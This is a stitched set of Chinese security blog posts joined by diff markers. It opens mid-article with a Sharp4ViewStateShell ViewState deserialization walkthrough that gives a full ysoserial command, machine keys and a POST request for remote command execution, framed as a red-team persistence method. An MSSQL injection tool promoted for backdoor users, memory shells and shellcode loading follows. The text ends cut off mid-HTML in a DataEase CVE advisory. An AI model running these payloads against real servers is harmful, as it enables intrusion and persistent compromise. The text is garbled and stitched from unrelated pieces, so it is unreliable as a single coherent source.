Sharp4ViewStateShell.exe
|
||||
```
|
||||
|
||||
|
||||
执行后,该工具会自动为站点插入 MachineKey 配置项,如下图所示。
|
||||
|
||||
|
||||
|
||||
接着,访问目标页面单个 aspx页面
|
||||
,使用浏览器开发者工具或 Burp Suite 抓包工具,找到页面源码中类似如下内容:
|
||||
|
||||
```
|
||||
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR"value="DBC4925F"/>
|
||||
```
|
||||
|
||||
|
||||
随
|
||||
后,使用 ysoserial.Net
|
||||

构造带有命令执行,比如 tasklist 的ViewState负载,命令如下所示。
|
||||
|
||||
```
|
||||
ysoserial.exe -p ViewState -g XamlAssemblyLoadFromFile -c "./ExploitClass.cs;./dlls/System.dll;./dlls/System.Web.dll;./dlls/Microsoft.AspNet.FriendlyUrls.dll" \--validationalg="SHA1" \--validationkey="28E969418EFBAF7DAF4A05B12A9F588774129BA306ED094A0C9CA70A45F6C4A83512EB9CF050D7261ADA8E57728B830E540BC26394CEF1F43AEC642AD61D894F" \--decryptionalg="AES" \--decryptionkey="F6F6CB3C4FE662991CEF709C5A2ACDDD228FDF21CD708186736FE4B3E008B3A6" \--generator="DBC4925F"
|
||||
```
|
||||
|
||||
|
||||
执行后将输出一个经过Base64编码的 __VIEWSTATE
|
||||
值,如下图所示。
|
||||
|
||||
|
||||
|
||||
最后,构造如下 POST 请求,并将上一步生成的 ViewState 值粘贴到 __VIEWSTATE
|
||||
参数中:
|
||||
|
||||
```
|
||||
POST /ViewState.aspx HTTP/1.1Host:localhostPragma: no-cacheCache-Control: no-cacheUser-Agent: Mozilla/5.0(Windows NT 10.0; Win64; x64) Chrome/137.0.0.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,;q=0.8Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Type: application/x-www-form-urlencodedContent-Length:9337form1_r=0.7834879954225045&form1_t=1734416003580&form1_d=1734416071170&form1_e=2&__VIEWSTATE=【此处粘贴生成的ViewState】
|
||||
```
|
||||
|
||||
|
||||

将该请求发送到 ViewState.aspx
|
||||
页面,成功后页面响应可能包含命令执行结果,tasklist 命令已被成功执行,实现远程RCE,如下图所示。
|
||||
|
||||
|
||||
|
||||
综上,Sharp4ViewStateShell.exe
|
||||
利用了 .NET 的 ViewState 反序列化机制配合自定义 MachineKey,实现持久化远程命令执行,非常适合在红队渗透中用于权限维持。
|
||||
文章涉及的工
|
||||
具已
|
||||
打包在星球,感兴趣的朋友可以加入自取。
|
||||
|
||||
**03.NET安全扩展学习**
|
||||
|
||||
|
||||
|
||||
以上相关的知识点已收录于
|
||||
新书《.NET安全攻防指南》,全书共计25章,总计1010页,分为上下册,横跨.NET Web代码审计与红队渗透两大领域。
|
||||
|
||||
|
||||
**上册深入剖析.NET Web安全审计的核心技术,帮助读者掌握漏洞发现与修复的精髓;下册则聚焦于.NET逆向工程与攻防对抗的实战技巧,揭秘最新的对抗策略与技术方法。**
|
||||
|
||||
|
||||
**04. 技术精华内容**
|
||||
|
||||
|
||||
|
||||
从漏洞分析到安全攻防,我们涵盖了 .NET 安全各个关键方面,为您呈现最新、最全面的 .NET 安全知识,下面是公众号发布的精华文章集合,推荐大伙阅读!
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247499267&idx=2&sn=1462cf23c9a8568cc80705d2d3a1a69e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247493952&idx=4&sn=db68011fb075c1d02268811163646b53&chksm=fa5947adcd2ecebbb1ca6659f289a5e344e37d1136fe0bd9272b5578e4c71bb19bb250e934d3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247495167&idx=1&sn=9280c55fdc7c9146e549be470cf9f120&chksm=fa594312cd2eca04bfe8fd1fd3890b389d9c700b9b69d897f919addac399bab4f4d2e55f6b4f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490722&idx=2&sn=c9807daa5548e139a0c67303cb26882a&chksm=fa5ab24fcd2d3b59a85be03e69c655ffd644e8458bc2ec3f572da4b40b43e5003fda756f35b4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490703&idx=2&sn=e7db1ff662e5b41d9a1806fbdf33e204&chksm=fa5ab262cd2d3b7470f029b9a07d1dd3611e63be910b01a601144efe7d84b5f016f488a354cf&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490700&idx=2&sn=e8a865ada7c743e77fb9e953c5da74b1&chksm=fa5ab261cd2d3b7736387eddfc8524a378a1604552d0c9b55476646f9e8275f48818aab8acad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247488736&idx=2&sn=d24aaa297c51eb620ccdf67af513086d&chksm=fa5aba0dcd2d331bbb22f3f5657199d718c90efed42fcb9cb67ec23d342f887c117e4858f1cb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**05. 加入安全社区**
|
||||
|
||||
|
||||
|
||||
目前dot.Net安全矩阵星球已成为中国.NET安全领域最知名、最专业的技术知识库之一,超 **1200+**
|
||||
成员一起互动学习。星球主题数量近 **600+**
|
||||
,精华主题
|
||||
230+
|
||||
,PDF文档和压缩包
|
||||
300+
|
||||
。从Web应用到PC端软件应用,无论您是初学者还是经验丰富的开发人员,都能在这里找到对应的实战指南和最佳实践。
|
||||
|
||||

|
||||
|
||||
## 20+专栏文章
|
||||
|
||||
星球文化始终认为授人以鱼不如授人以渔!星球整理出**20+**
|
||||
个专题栏目涵盖 **.NET安全 点、线、面、体等知识范围**
|
||||
,助力师傅们实战攻防!其中主题包括.NET 内网攻防、漏洞分析、内存马、代码审计、预编译、反序列化、WebShell免杀、命令执行、工具库等等。
|
||||
|
||||

|
||||
|
||||
## 海量资源和工具
|
||||
|
||||
截至当前,dot.Net安全矩阵星球社区汇聚了
|
||||
**600+**
|
||||
个实用工具和高质量PDF学习资料。这些资源涵盖了攻防对抗的各个方面,在实战中能够发挥显著作用,为对抗突破提供强有力的支持。
|
||||
|
||||

|
||||
|
||||

|
||||
## 专属成员交流群
|
||||
|
||||
我们还有多个成员专属的
|
||||
**内部星球陪伴群**
|
||||
,加入的成员可以通过在群里提出问题或参与论的方式来与其他成员交流思想和经验。此外还可以通过星球或者微信群私聊向我们进行提问,以获取帮助迅速解决问题。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
## 已入驻的大咖们
|
||||
|
||||
星球汇聚了各行业安全攻防技术大咖,并且每日分享.NET安全技术干货以及交流解答各类技术等问题,社区中发布很多
|
||||
**高质量的.NET安全资源**
|
||||
,可以说市面上很少见,都是干货。
|
||||
|
||||

|
||||
## 欢迎加入我们
|
||||
|
||||
dotNet安全矩阵星球从创建以来一直聚焦于.NET领域的安全攻防技术,定位于高质量安全攻防星球社区,也得到了许多师傅们的支持和信任,通过星球深度连接入圈的师傅们,一起推动.NET安全高质量的向前发展。
|
||||
**星球门票后期价格随着内容和质量的不断沉淀会适当提高,因此越早加入越好!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,159 @@
|
||||
# 小米:车联网安全漏洞挖掘
|
||||
GRCC IoVSecurity 2025-06-06 03:12
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝色字体
|
||||
,关注我们
|
||||
|
||||
**/**
|
||||
**技术交流群****/**
|
||||
|
||||
添加微信15021948198,申请会员下载ppt & 加入汽车网络信息安全、测试评价、汽车电子、自动驾驶技术交流群、招聘求职群、
|
||||
投融资
|
||||
合作群...
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
相关文章
|
||||
|
||||
|
||||
[汽车信息安全](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247516355&idx=1&sn=63a68db754586b7adc670d37bdabce04&chksm=fc02d009cb75591feee889fbf6c84979d9bf298c06914a63697288047688ab4ac1d0fede2205&scene=21#wechat_redirect)
|
||||
|
||||
[漏洞](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247516355&idx=1&sn=63a68db754586b7adc670d37bdabce04&chksm=fc02d009cb75591feee889fbf6c84979d9bf298c06914a63697288047688ab4ac1d0fede2205&scene=21#wechat_redirect)
|
||||
|
||||
[扫描及模糊测试工具介绍](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247516355&idx=1&sn=63a68db754586b7adc670d37bdabce04&chksm=fc02d009cb75591feee889fbf6c84979d9bf298c06914a63697288047688ab4ac1d0fede2205&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[汽车.工控和](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247530621&idx=1&sn=516976db1ca8d50622177604f463af6f&chksm=fc0228b7cb75a1a17e68b4d5d6c41937e49c13b89bde4968ef68135f793a04d2745c23c257da&scene=21#wechat_redirect)
|
||||
|
||||
[物联网](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247530621&idx=1&sn=516976db1ca8d50622177604f463af6f&chksm=fc0228b7cb75a1a17e68b4d5d6c41937e49c13b89bde4968ef68135f793a04d2745c23c257da&scene=21#wechat_redirect)
|
||||
|
||||
[行业的.0Day.漏洞主动挖掘技术](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247530621&idx=1&sn=516976db1ca8d50622177604f463af6f&chksm=fc0228b7cb75a1a17e68b4d5d6c41937e49c13b89bde4968ef68135f793a04d2745c23c257da&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[特斯拉安全](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247520966&idx=2&sn=a592929de747858ef1624ed0008d9795&chksm=fc02c20ccb754b1a081b36d1a7303afa16a19e62f3906cc241c4a576fdc234c4981d85b69f68&scene=21#wechat_redirect)
|
||||
|
||||
[漏洞](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247520966&idx=2&sn=a592929de747858ef1624ed0008d9795&chksm=fc02c20ccb754b1a081b36d1a7303afa16a19e62f3906cc241c4a576fdc234c4981d85b69f68&scene=21#wechat_redirect)
|
||||
|
||||
[的发现过程.ppt](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247520966&idx=2&sn=a592929de747858ef1624ed0008d9795&chksm=fc02c20ccb754b1a081b36d1a7303afa16a19e62f3906cc241c4a576fdc234c4981d85b69f68&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[下载 | GB∕T 30279-2020 信息安全技术 网络安全漏洞分类分级指南](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247509501&idx=1&sn=719c7f2594bd61774b8c4599f9661e4e&chksm=fc02f537cb757c21c57c3033ce73ea798c193b9d56c0edd4e6882bbc3786943354e2f095cf49&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[了解软件](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247517645&idx=1&sn=cda59550c8456b8d8cbff7b74bb1a542&chksm=fc02d507cb755c11f6c3530bd1517c4f743b0ea5a51df0304d32dced6c2158b550893fd22341&scene=21#wechat_redirect)
|
||||
|
||||
[漏洞](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247517645&idx=1&sn=cda59550c8456b8d8cbff7b74bb1a542&chksm=fc02d507cb755c11f6c3530bd1517c4f743b0ea5a51df0304d32dced6c2158b550893fd22341&scene=21#wechat_redirect)
|
||||
|
||||
[生命周期.ppt](http://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247517645&idx=1&sn=cda59550c8456b8d8cbff7b74bb1a542&chksm=fc02d507cb755c11f6c3530bd1517c4f743b0ea5a51df0304d32dced6c2158b550893fd22341&scene=21#wechat_redirect)
|
||||
|
||||
#
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
扫描二维码**申请**
|
||||
会员**下载ppt**
|
||||
&
|
||||
加入
|
||||
|
||||
网络信息安全、测试评价、汽车电子、
|
||||
|
||||
自动驾驶、招聘求职等行业交流群
|
||||
|
||||
获取合作机会
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
扫描二维码获取
|
||||
|
||||
更多精彩
|
||||
|
||||

|
||||
|
||||
|
||||
关注“**IoVSecurity**
|
||||
”
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
点个在看
|
||||
你最好看
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,29 @@
|
||||
# 工具 | exploitdb
|
||||
浅安 浅安安全 2025-06-06 00:01
|
||||
|
||||

|
||||
|
||||
**注:仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。**
|
||||
|
||||
**0x00 简介**
|
||||
|
||||
ExploitDB是一款轻量级用于抓取、展示和导出Exploit-DB中漏洞数据的工具。
|
||||
|
||||
**0x01 功能说明**
|
||||
- CLI交互式操作体验,适合终端用户
|
||||
|
||||
- 自定义爬取页数(默认 50)
|
||||
|
||||
- 中文表格美观输出,自动对齐&截断优化
|
||||
|
||||
- 自动跳过重复数据,支持增量更新
|
||||
|
||||
- 面向对象结构,易于扩展与维护
|
||||
|
||||
**0x02 项目地址**
|
||||
****
|
||||
|
||||
**https://github.com/ctkqiang/exploitdb**
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,75 @@
|
||||
# 工具集:sqlmap Xplus 【基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开】
|
||||
风铃Sec 2025-06-06 03:33
|
||||
|
||||
##### 声明:仅用于授权测试,用户滥用造成的一切后果和作者无关 请遵守法律法规!【文末获取工具】
|
||||
|
||||
**0x01 工具介绍**
|
||||
|
||||
|
||||
在众多的地区性攻防演练中,SQL Server数据库堆叠注入仍有较高的爆洞频率,但因为一些常见的演练场景限制,如不出网、低权限、站库分离、终端防护、上线困难、权限维持繁琐等,仅一个--os-shell已经难满足我们的需求。
|
||||
|
||||
sqlmapxplus 基于sqlmap,对经典的数据库漏洞利用工具进行二开,参考各种解决方法,增加MSSQL数据库注入的利用方式。
|
||||
##### 目前已经完成的功能如下
|
||||
|
||||
①OLE文件上传
|
||||
> OLE
|
||||
自动化过程允许你通过 SQL Server 调用 COM 对象,从而可以控制系统中的某些功能,比如文件操作、网络请求
|
||||
|
||||
|
||||
②xpcmdshell文件上传
|
||||
> xp_cmdshell
|
||||
是 MSSQL 提供的一个扩展存储过程,它允许你在数据库中执行系统命令,这就相当于“拿到了系统的命令执行能力”。
|
||||
|
||||
|
||||
③CLR安装功能
|
||||
> CLR是MSSQL 支持托管的
|
||||
.NET
|
||||
代码执行,通过
|
||||
**CLR**
|
||||
程序集。攻击者可以上传一个自定义的 .NET 程序集,并注册为 SQL 函数或存储过程。此时攻击者就可以可以执行任意 .NET 代码,包括:下载文件、执行 Shellcode、创建用户、打开 RDP 等系统服务
|
||||
|
||||
|
||||
此外,sqlmap Xplus还支持内存马上传、能够实现mssql注入场景下的自动化注入内存马、自动化提权、自动化添加后门用户、自动化远程文件下载、自动化shellcode加载功能。
|
||||
|
||||
**0x02 工具使用**
|
||||
|
||||
新增功能汇总:
|
||||
```
|
||||
```
|
||||
|
||||

|
||||
|
||||
**文件操作功能**
|
||||
:
|
||||
```
|
||||
```
|
||||
|
||||
**CLR相关的功能**
|
||||
```
|
||||
```
|
||||
|
||||
更多利用场景请查看coolcat佬文章:
|
||||
[https://mp.weixin.qq.com/s/6RpxXitEPt8rA1DFb56Oxw](https://mp.weixin.qq.com/s?__biz=Mzk0NjYyNDI0Ng==&mid=2247483871&idx=1&sn=4c1a0b6b8094f49e60892b9b4d4ddd77&scene=21#wechat_redirect)
|
||||
|
||||
写的非常细致
|
||||
|
||||
**0x03 工具下载**
|
||||
|
||||
夸克网盘
|
||||
「Sqlmap Xplus」
|
||||
链接:
|
||||
https://pan.quark.cn/s/a003d811a758
|
||||
|
||||
**0x04 资源分享【自收集综合漏洞检测工具集合-持续更新】**
|
||||
|
||||
|
||||
夸克网盘「综合漏洞自检测工具」链接:
|
||||
https://pan.quark.cn/s/302256a9ecf6
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
#####
|
||||
|
||||
@@ -0,0 +1,147 @@
|
||||
# 微步情报局发现DataEase存在多个高危漏洞,可实现RCE
|
||||
原创 微步情报局 微步在线研究响应中心 2025-06-05 03:30
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞概况**
|
||||
|
||||
|
||||
|
||||
DataEase 是一款开源的数据可视化分析工具,旨在帮助用户快速分析数据、洞察业务趋势,从而支持业务改进和优化。
|
||||
|
||||
微步情报局挖掘到DataEase 多个高危漏洞,包括CVE-2025-48999,CVE-2025-49001,CVE-2025-49002。
|
||||
- CVE-2025-48999为后台Redshift数据源JDBC漏洞,拥有后台权限的攻击者可通过该漏洞执行任意Java代码,从而获取服务器权限。
|
||||
|
||||
- CVE-2025-49002为后台H2数据源JDBC漏洞,拥有后台权限的攻击者可通过该漏洞执行任意Java代码,从而获取服务器权限。
|
||||
|
||||
- CVE-2025-49001为权限绕过漏洞,由于JWT鉴权逻辑缺陷,在密钥验证失败的情况下,未停止流程,仍进入到目标函数,导致攻击者可伪造JWT密钥,绕过鉴权。
|
||||
|
||||
以上漏洞可相互结合,实现前台RCE。该漏洞利用难度低,且技术细节已公开,建议受影响用户尽快修复。
|
||||
|
||||
|
||||
**漏洞处置优先级(VPT)**
|
||||
|
||||
|
||||
|
||||
**综合处置优先级:高**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;height: 31.0667px;visibility: visible;"><td rowspan="3" data-colwidth="110" width="110" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px 7.2px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0.666667px solid rgb(191, 191, 191);max-width: 100%;box-sizing: border-box !important;vertical-align: top;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(84, 84, 84);font-size: 14px;letter-spacing: 1px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span leaf="">基本信息</span></strong></span><o:p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"></o:p></p></td><td data-colwidth="188" width="158.33333333333334" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;"><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">微步编号</span></span></span><o:p style="outline: 0px;"></o:p></p></td><td data-colwidth="229" width="88" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);" data-pm-slice="2 2 ["table",{"interlaced":null,"align":null,"class":null,"style":"width:557px;"},"table_body",null,"table_row",{"class":null,"style":"outline: 0px;height: 31.0667px;"},"table_cell",{"colspan":1,"rowspan":1,"colwidth":[261],"width":"88","valign":null,"align":null,"style":"padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"},"para",{"tagName":"p","attributes":{},"namespaceURI":"http://www.w3.org/1999/xhtml"}]"><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">XVE-2025-22920</span></span><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 84, 84);font-weight: normal;">XVE-2025-22922</span></span></p><p><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(84, 